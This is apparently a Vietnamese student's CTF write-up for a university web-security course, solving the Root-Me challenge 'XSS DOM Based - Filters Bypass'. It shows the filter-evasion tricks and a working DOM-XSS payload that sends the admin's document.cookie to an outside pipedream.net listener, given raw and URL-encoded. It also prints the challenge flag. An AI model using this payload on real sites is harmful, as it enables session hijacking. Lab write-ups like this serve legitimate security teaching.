BÀI TẬP CTF

Bảo mật web và ứng dụng – NT213.M21.ANTN


Giảng viên hướng dẫn: *Đỗ Hoàng Hiển*

Sinh viên thực hiện: *19520199 – Lê Tôn Nhân*


Challenge 7: XSS DOM Based - Filters Bypass (level medium)

Link challenge: https://www.root-me.org/en/Challenges/Web-Client/XSS-DOM-Based-Filters-Bypass


- ✓ Challenge yêu cầu ta lấy session cookie của admin




- ✓ Tương tự như các bài trước, thì bài này cũng cung cấp cho ta 2 tab là main và contact




- ✓ Ở tab main, cho phép ta nhập vào 1 random và tab contact dùng để nhập url và submit lên server tương tự như các bài XSS DOM khác
- ✓ Thử nhập vào số 5, thì xuất hiện dòng sorry, wrong answer



- ✓ Nhìn vào tên bài ta cũng hiểu được phần nào là ta cần bypass các filter. Thử với các ký tự đặc biệt ta thấy các ký tự như “ + ; bị lọc đi
- ✓ Do đó ta sẽ thay thế “ bằng ‘, + bằng concat, ; bằng //
- ✓ Ngoài ra thử các cụm như http: và https: ta thấy chúng cũng bị lọc và xuất hiện dòng bạn đang cố gắng vào 1 đường dẫn. Ta có thể bypass điều này bằng cách tách cụm http: và https: ra sau đó sử dụng concat để nối chúng lại



- ✓ Để xuất ra dòng chữ You won this game… ta cần làm cho câu điều kiện if đúng với random == number. Do đó ta có thể tạo payload để với number là '.concat(number=random)//. Lúc này number sẽ có giá trị bằng random và câu điều kiện của ta sẽ đúng.
- ✓ Để kiểm tra ta nhập chuỗi '.concat(number=random)// vào number và submit




- ✓ Kết quả như ta mong đợi
- ✓ Giờ chỉ việc tạo payload để submit cho tab contact. Ta sẽ chèn đoạn code sau để thu được cookie của admin

‘.concat(document.location=’htt’.concat(‘ps://eo39pu4cji6ipbd.m.pipedream.net?c=’).concat(document.cookie))//


- ✓ Cuối cùng là ta sẽ encode URL đoạn code trên để làm tham số cho biến **number** khi truyền URL qua tab **Contact.** URL mà ta sẽ truyền cho input trong tab **Contact**

http://challenge01.root-me.org/web-client/ch33/?number=%27.concat%28document.location%3D%27htt%27.concat%28%27ps%3A%2F%2Feo39pu4cji6ipbd.m.pipedream.net%3Fc%3D%27%29.concat%28document.cookie%29%29%2F%2F

- ✓ Sau khi submit ta thấy dòng tôi nhận được url của bạn trên trang web



- ✓ Sang trang web lắng nghe request của ta và kiểm tra, ta thấy có 1 request gửi tới. Kiểm tra request này thì ta nhận được flag



FLAG: rootme{FilTERS_ByPass_DOm_BASEd_XSS}